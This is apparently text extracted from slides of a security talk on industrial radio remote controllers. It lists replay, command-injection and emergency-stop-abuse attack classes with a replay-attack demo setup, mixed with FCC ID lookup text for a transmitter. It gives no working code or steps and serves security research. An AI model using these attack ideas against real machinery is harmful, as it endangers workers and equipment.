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


Security Features



ATTACK CLASS	Vendors	Difficulty	Resources
1: Replay Attack 	All tested		\$\$\$\$






🇯🇵 Circuit Design



RF chip(RX): JRC NJU7512







Demo 1: Replay Attack



RX module + Alarm Lamp



TX module + Button



ATTACK CLASS	Vendors	Difficulty	Resources
1: Replay Attack	All tested		\$\$\$\$
2: Command Injection	All tested		\$\$\$\$
3: E-Stop Abuse	All tested		\$\$\$





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NCT-SAGA1-L8, NCT SAGA1L8, NCTSAGA1-L8, NCTSAGAI-L8, NCT5AGA1-L8

Gain Electronic Co Ltd Transmitter SAGA1-L8

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An FCC ID is the product ID assigned by the FCC to identify wireless products in the market. The FCC chooses 3 or 5 character "Grantee" codes to identify the product. For example, the grantee code for **FCC ID: NCTSAGA1-L8** is **NCT**. The remaining characters of the FCC ID, **SAGA1-L8**, are often associated with they can be random. These letters are chosen by the applicant. In addition to the application, the FCC also publishes *internal images*, *external images*, *user results* for wireless devices. They can be under the "exhibits" tab below.

Purchase on Amazon: [Transmitter](#)

Application: Transmitter

Equipment Class: DSC - Part 15 Security/Remote Control Transmitter

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This device complies with Part 15 of the FCC Rules.

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
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
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
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2.4. A plot shows the EUT meet the requirement of 15.231(c)







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
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
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
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Hamming (8, 4, 4) ???

